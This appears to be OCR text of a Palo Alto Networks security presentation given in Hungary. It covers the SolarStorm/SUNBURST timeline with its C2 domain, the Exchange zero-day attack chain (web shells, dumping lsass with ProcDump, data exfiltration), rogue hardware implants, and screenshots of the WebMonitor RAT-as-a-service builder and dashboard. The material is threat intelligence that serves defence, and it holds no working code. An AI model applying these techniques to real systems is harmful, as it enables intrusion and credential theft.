
CORTEX XDR FINDINGS – BE CAREFUL WITH PE TOOLS


EaseUS Data Recovery Wizard.exe
CGO
3
TOTALCMD64.EXE
EaseUS Data Recovery Wizard x...
FSViewer.exe




"F:\Work\FSViewer\FSViewer.exe" "g:\xxx\pics\x14.jpg"

SOLARSTORM ATTACK DETAILS



Earliest recorded domain registration
08/06/2019
Earliest identified modification of SolarWinds Orion software code
10/26/2019
Weaponized SolarWinds Orion software updates released
3/2020
6/2020
FEYE SolarWinds Report
12/13/2020
FEYE red team tools report
12/08/2020
2019
Aug
Oct
Dec
Feb
Apr
Jun
Aug
Oct
Dec
2021
12/06/2019
DGA domain avsvmcloud[.]com acquired
2/2020
First SSL Certificate acquired
12/14/2020
SolarWinds Security Advisory released
12/15/2020
Microsoft seizes SUNBURST C2 domain

EXCHANGE SERVER ZERO DAYS ARE EXPLOITED IN THE WILD



Microsoft Exchange Zero-Day Attack Chain

Adversary scans for vulnerable Exchange Servers

CVE 2021-26855

Adversary sends HTTP requests and authenticate as Exchange server

CVE 2021-26858
CVE 2021-26857
CVE 2021-27065

Uploads web shell (ASPX and PHP) and executes malicious commands

POST-EXPLOITATION ACTIVITY

Uses ProcDump to dumps process of lsass.exe to obtain credentials

Executes reconnaissance related commands

Downloads confidential information and additional tools


Compresses stolen data into ZIP for Exfiltration

WHAT HARDWARE WE FOUND DURING POCS IN HUNGARY?

USB Flashdrive looking Arduino
When connected logged on to any computer, fingerprints the OS set itself up to keyboard and mouse and runs its malware or exploits.
Works with MacOS, Windows, Linux

Raspberry like microcomputer
Used Power over Ethernet to power itself and connects to two major segments of the network. Well hidden within the server room.

WEBMONITOR – REMOTE ACCESS TROJAN AS A SERVICE




Blog Home > Unit 42 > Say "Cheese": WebMonitor RAT Comes with C2-as-a-Service (C2aaS)

Say "Cheese": WebMonitor RAT Comes with C2-as-a-Service (C2aaS)


By Mike Harbison and Simon Conant
April 18, 2018 at 5:00 AM
Category: Unit 42   Tags: C2aaS, RAT, WebMonitor

3,798 1

While looking at commodity RATs currently offered on underground forums, we came across "WebMonitor", on the market since mid-2017. We noticed that while detection was high for most anti-virus vendors, all tagged it with only generic detection. At this point we realized that although this malware had been around for almost a year, we were looking at a hitherto-undocumented commodity RAT.



BASIC	PREMIUM	PRO
✓ BANDWIDTH: [illegible] UP TO 50 CLIENTS	✓ BANDWIDTH: 500 GB/MO UP TO [illegible] CLIENTS	✓ BANDWIDTH: 500 GB/MO UNLIMITED CLIENTS
✓ MAX FILESIZE: 3 MB	✓ MAX FILESIZE: 7 MB	✓ MAX FILESIZE: 14 MB
✓ CONNECTION INTERVAL: [illegible]	✓ CONNECTION INTERVAL: [illegible]	✓ CONNECTION INTERVAL: [illegible]
✓ CONCURRENT TASKS: 15	✓ CONCURRENT TASKS: 40	✓ CONCURRENT TASKS: UNLIMITED
✓ SCREEN: SINGLE SNAPSHOT	✓ SCREEN: SINGLE SNAPSHOT	✓ SCREEN: SINGLE SNAPSHOT
✓ WEBCAM: SINGLE SNAPSHOT	✓ WEBCAM: SINGLE SNAPSHOT	✓ WEBCAM: SINGLE SNAPSHOT
✓ KEYLOGGER: LOGS UP TO 3 DAYS	✓ KEYLOGGER: LOGS UP TO 7 DAYS	✓ KEYLOGGER: LOGS UP TO [illegible] DAYS
✓ SCREEN: STREAMING	✓ SCREEN: STREAMING	✓ SCREEN: STREAMING
✓ WEBCAM: STREAMING	✓ WEBCAM: STREAMING	✓ WEBCAM: STREAMING
✗ ACCOUNT SHARING: N/A	✓ ACCOUNT SHARING: [illegible] A/C	✓ ACCOUNT SHARING: [illegible] A/C
✗ PLUGINS: CREDENTIALS	✗ PLUGINS: CREDENTIALS	✓ PLUGINS: ALL
€ 14.99	€ 24.99	€ 29.99



Starting at 14.99 EUR

RevCode WebMonitor is a very powerful, user-friendly, easy-to-setup and state-of-the-art monitoring tool.


WebMonitor is a fully native RAT, meaning it will run on ALL Windows versions and languages starting from Windows XP and up, and perfectly compatible with all crypters and protectors.

Try the trial | More about features | Become affiliate

Legally distributed remote access trojan from **revcore.eu**

... Let's have a look, what it looks like!

WEBMONITOR – REMOTE ACCESS TROJAN AS A SERVICE




Build client

Follow the steps to generate your executable.

1. Popup
2. Install and Startup
3. Persistence
4. Terms of service
5. Generate


☑ Persistence

Restarts the process after termination.



Capabilities:
Applications, bluetooth, browser, webcam, credentials from browser, mail, messenger, network, system, filesystem, keyboard, forensics, remote shell, process manager, support of AV evasion techniques, persistance setup, etc. Sounds like a RAT, right?

INFECTED ENDPOINTS WERE ONLY EXECUTIVES AND ADMIN USERS, SURELY TARGETED



Dashboard Statistics and more

Total Connections	Traffic	Tasks	Concurrent Tasks
1 / ∞	69.63 KB / 200.00 GB	4	0 / ∞

Connections current

All Fields

ID	Thumbnail	WAN	LAN	Usern...	Comp...	Privile...	OS	Active Window	Ping	W...	Coun...	Idle	Status
1		188.2...	188.2...	Admin...	WIN-LP<	Limited	Microsoft Windows S...		12...	No		257h...	●

Tasks All Recent | Tasks 188.209.52.226 Recent

✓ Admin added task SCREEN_SNAPSHOT.
0h 4m 57s

✓ Admin added task THUMBNAIL_GET.
0h 13m 48s

Users

Last logged-in users

TRIAL1 LAST LOGGED-IN: 2018-02-23 23:15:31

Köszönjük a figyelmet!
Kérdések:

http://panw.shor.tn/kapcsolat

VAGY

hu@paloaltonetworks.com